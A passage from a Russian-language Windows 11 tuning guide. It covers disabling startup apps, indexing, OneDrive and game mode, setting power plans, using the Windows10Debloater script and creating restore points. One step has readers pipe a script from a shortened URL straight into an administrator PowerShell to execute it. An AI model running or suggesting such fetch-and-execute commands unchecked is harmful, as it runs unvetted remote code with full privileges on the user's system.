Здесь представлены все программы, запускаемые одновременно с операционной системой. Найди среди них те, которые имеют статус «Включено», но при этом не нужны тебе постоянно. При необходимости ты сможешь запустить их вручную. Щелкай на них правой клавишей мыши и выбирай в контекстном меню пункт «Отключить».

Некоторые приложения, которые были запущены в момент выключения компьютера, система может перезапускать автоматически при повторном входе. Чтобы вырубить эту функцию, открой «Панель управления», перейди в раздел «Учетные записи → Варианты входа» и передвинь влево переключатель «Автоматически сохранять мои перезапускаемые приложения из системы и перезапускать их при повторном входе».

Поотключав таким образом все ненужные приложения, перезагрузи компьютер.

Дополнительная настройка поиска

По умолчанию в Windows 11 включена индексация файлов, а также так называемый расширенный поиск, позволяющий искать не только по названиям файловых объектов, но и по их содержимому. С одной стороны, это очень удобная возможность, с другой — индексация и расширенный поиск потребляют ресурсы системы. Если ты не пользуешься этими функциями, их можно отключить.

Для этого открой Панель управления («Пуск → Параметры») и перейди в раздел «Конфиденциальность и защита → Поиск в Windows». Установи переключатель «Поиск файлов» в положение «Классический стиль» (рис. 11.11).




Рис. 11.11. Настройка поиска в Windows 11

Чтобы отключить службу индексирования, нажми **Win-R**, набери в открывшемся окошке `services.msc` и нажми **Enter**. В списке служб отыщи **Windows Search** и дважды щелкни на этой надписи мышью. В открывшемся окне нажми на кнопку «**Остановить**», затем в меню «**Тип запуска**» выбери пункт «**Отключена**», нажми «**Применить**» и «**Ок**» (рис. 11.12).




Рис. 11.12. Отключение индексирования

Включение контроля памяти

Функция «Контроль памяти» (storage sense) отслеживает объем свободного дискового пространства на компьютере или ноутбуке, и своевременно удаляет ненужные временные файлы с дисков, чтобы освободить место. По умолчанию в Windows 11 эта функция отключена. Чтобы включить ее, открой Панель управления («**Пуск** → **Параметры**»), в расположенном слева списке выбери пункт «**Система**» и перейди в раздел «**Память**» (рис. 11.13).

Передвинь вправо переключатель «**Контроль памяти**» и щелкни мышью на этой надписи, чтобы настроить функцию удаления лишних файлов на дисках (рис. 11.14).

Здесь можно указать:

- периодичность запуска «Контроля памяти» (я выбрал еженедельный запуск);
- период, через который будут автоматически удаляться неиспользуемые файлы из папки «Загрузки» (я выбрал 30 дней);




Рис. 11.13. Включение контроля памяти




Рис. 11.14. Настройка контроля памяти

- период, спустя который ни разу не открывавшиеся файлы в личных папках пользователя будут доступны только в облаке OneDrive, а локальная копия будет удалена (функция работает только при использовании учетной записи Microsoft и если синхронизация файлов с OneDrive включена).

В целом «Контроль памяти» полезен тем, что юзеру больше не нужно думать об удалении временных файлов, очистке «Корзины» и папки «Загрузки» вручную — система будет делать это автоматически через заданные промежутки времени. Для ноутбуков с небольшим по объему SDD — то, что доктор прописал.

Отключение OneDrive

Если ты не пользуешься учетной записью Microsoft или попросту не желаешь хранить свои файлы в «меккомягком облаке», а также синхронизировать их на нескольких устройствах под управлением Windows, OneDrive можно отключить. Если приложение OneDrive запущено, в области уведомлений панели задач рядом с часами будет отображаться значок облачка. Если приложение не запущено, открой главное меню и набери OneDrive в строке поиска.

Щелкни на значке с изображением облачка в трее правой клавишей мыши и в открывшемся окне нажми на кнопку **«Справка и параметры»**, и в контекстном меню выбери пункт **«Параметры»**. В окне **«Microsoft OneDrive»** открой вкладку **«Параметры»** и сбрось флажок **«Автоматически запускать OneDrive при входе в Windows»** (рис. 11.15).




Рис. 11.15. Отключение OneDrive

Отключение игрового режима

В Windows 11 «из коробки» включен так называемый «Режим игры» — функция, призванная снизить нагрузку на графический ускоритель и центральный процессор путем перенаправления основных ресурсов на запущенный процесс игры. Поскольку на моем ноутбуке из игр установлен только пасьянс «Косынка», эту функцию я на всякий случай отключил.

Делается это так: в **панели управления** переходим в раздел «Игры», нажимаем на кнопку «Игровой режим» и на следующем экране перемещаем выключатель «Режим игры» влево (рис. 11.16).




Рис. 11.16. Отключение режима игры

После этого можно заглянуть в соседний раздел «Xbox Game Bar» и выключить функцию «Открывайте Xbox Game Bar нажатием этой кнопки на геймпаде» — если ты этим самым геймпадом не пользуешься.

Включение максимальной производительности в параметрах электропитания

В настройках электропитания Windows 11 по умолчанию включен сбалансированный режим, который использует щадящие параметры производительности процессора. Для ноутбуков лучше всего оставить именно этот режим, но если винда установлена на настольном ПК, можно не стесняться и задействовать его возможности

по максимуму. Для этого в панели управления перейди в раздел «Система → Завершение работы и батарея», и в расположенном справа меню «Режим питания» выбери пункт «Макс. производительность».

Если этот пункт в меню отсутствует, придется немного поколдовать. Нажми на значок лупы в панели задач, введи в строке поиска «панель управления», чтобы открыть классический вариант этой панели, в расположенном справа сверху меню «Просмотр» выбери пункт «Крупные значки», затем щелкни мышью на значке «Электропитание». В расположенном слева списке нажми на надпись «Создание схемы управления электропитанием», установи переключатель в положение «Высокая производительность» и нажми «Далее». В следующем окне отключи переход в спящий режим при работе компьютера от сети и нажми на кнопку «Создать» (рис. 11.17).




Рис. 11.17. Включение режима максимальной производительности

Отключение компонент Windows и удаление программ

В обновленной панели управления Windows 11 есть свой апплет для удаления ранее установленных программ, но мне более привычно классическое окно. Чтобы открыть его, нажми **Win-R**, набери в открывшемся окошке `appwiz.cpl` и нажми **Enter**. Откроется классическое окно «Установка и удаление программ» — такое же, как в старой и любимой всеми Windows 7. Как им пользоваться, думаю, объяснять никому не нужно (рис. 11.18).

Слева в этом окне — надпись «Включение и отключение компонентов Windows», клик по которой открывает окно со списком системных компонентов. Следует

помнить, что эта функция именно отключает ненужные функции Windows, но не удаляет соответствующие файлы с диска, поэтому пользоваться этим инструментом с целью экономии дискового пространства бесполезно чуть менее, чем полностью. Для удаления же ненужных модулей есть более продвинутый инструмент, о котором я расскажу далее.




Рис. 11.18. Удаление лишних программ

Использование Windows10Debloater

Windows10Debloater (<https://github.com/Sycnex/Windows10Debloater>) — это скрипт на PowerShell, созданный независимыми разработчиками еще для Windows 10. Он позволяет удалить из системы ненужные службы и приложения. Я протестировал этот скрипт в Windows 11 и в целом он отработал нормально. Однако его все-таки следует использовать с осторожностью: мало ли что он отломает в новой версии ОС? В общем, я предупредил!

Чтобы запустить Windows10Debloater, открой главное меню, набери в строке поиска «powershell», затем нажми на стрелочку справа от появившегося значка Windows PowerShell и кликни на надписи «Запуск от имени администратора» в правой части окна (рис. 11.19).

В открывшемся окне PowerShell набери следующую команду:

```
iwr -useb https://git.io/debloat|iex
```




Рис. 11.19. Запуск PowerShell от имени администратора

Команда автоматически загрузит и запустит Windows10Debloater. Внешний вид приложения показан на следующем скриншоте (рис. 11.20).

Нажатием буквально одной кнопки в окне Windows10Debloater можно выполнить следующие действия:

- **Uninstall OneDrive** — полностью удалить OneDrive из Windows;
- **Unpin Tiles from Start Menu** — в Windows 11 не работает;
- **Disable Telemetry/Tasks** — полностью отключает сбор данных и связанные с телеметрией задачи Планировщика задач Windows;
- **Remove Bloatware regkeys** — удаляет из реестра ключи, связанные с «лишними» приложениями;
- **Install .NET V3.5** — устанавливает .Net Framework версии 3.5.

Чуть выше можно отключить нажатием кнопки **Disable** Кортану, просмотр PDF-файлов в браузере Edge и использование темной темы Windows.




Рис. 11.20. Windows10Debloat




Рис. 11.21. Выбор приложений для удаления

Чтобы выбрать приложения, которые Windows10Debloater позволяет удалить, нажми на кнопку **Customise Blocklist**. Программа выдаст список всех доступных компонент. Здесь можно удалить игры, приложение Xbox, даже Калькулятор, Paint и другие стандартные программы. Сбрось флажки с названий тех компонентов, которые ты хочешь оставить в Windows, а потом нажми на кнопку **«Save custom Allowlist and Blocklist to custom-lists.ps1»**. Если ты сомневаешься в том, нужно ли тебе какое-либо приложение из списка, лучше не удалять его. На всякий случай повторю еще раз: **установка флажка удалит приложение, а снятие его – наоборот, сохранит** (рис. 11.21).

Теперь можно удалить выбранные приложения нажатием на кнопку **«Remove bloatware with custom blocklist»**. После завершения процедуры перезагрузи компьютер, чтобы изменения вступили в силу.

Выводы

В результате всех проделанных мною магических манипуляций Windows 11 начала работать намного быстрее. Особенно ускорение стало заметно после отключения поисковой индексации и блокировки фоновых приложений. Конечно, «летать» винда все-таки не научилась, но прогресс в плане быстродействия стал очевиден, и работать на ноутбуке стало намного приятнее. Надеюсь, эти советы помогут тебе ускорить Windows 11 и на твоём компьютере, даже если его конфигурация не соответствует требованиям Microsoft.

Твикинг Windows 11.

Настраиваем новую винду для комфортной работы

Валентин Холмогоров

В начале октября 2021 года вышла Windows 11. Она стала эволюцией десятой версии, и ее обновленный интерфейс (включая новую панель задач и главное меню) далеко не всем пришелся по вкусу. Однако всегда остается возможность поковыряться в настройках, чтобы операционка стала немного более привычной и удобной в работе.

Прежде чем лезть в настройки винды, настоятельно рекомендуем создать точку восстановления, а еще лучше — полностью забэкапить системный раздел. Все действия, описанные в этой главе, ты выполняешь на свой страх и риск. Ни автор, ни редакция не несут никакой ответственности за возможные последствия.

Создаем резервную копию

Прежде чем ковыряться в потрохах операционной системы, имеет смысл как минимум создать резервную копию системного реестра и точку восстановления. Начнем с последней.

Точка восстановления

В новой винде методика создания точки восстановления не столь тривиальна, как в предыдущих версиях ОС: никогда не найдешь, если не знаешь, где искать. Нажми **Win-R** и в открывшемся окне «**Выполнить**» набери `sysdm.cpl`. Откроется окно «**Свойства системы**»: перейди к вкладке «**Защита системы**», выдели системный диск и нажми на кнопку «**Создать**». Введи название для новой точки восстановления и нажми «**ОК**» (рис. 12.1).

Впоследствии можно будет автоматизировать создание точек восстановления с помощью утилиты `wmic.exe` такой командой:

```
wmic.exe /Namespace:\\root\\default Path SystemRestore Call CreateRestorePoint  
"%DATE%", 100, 1
```

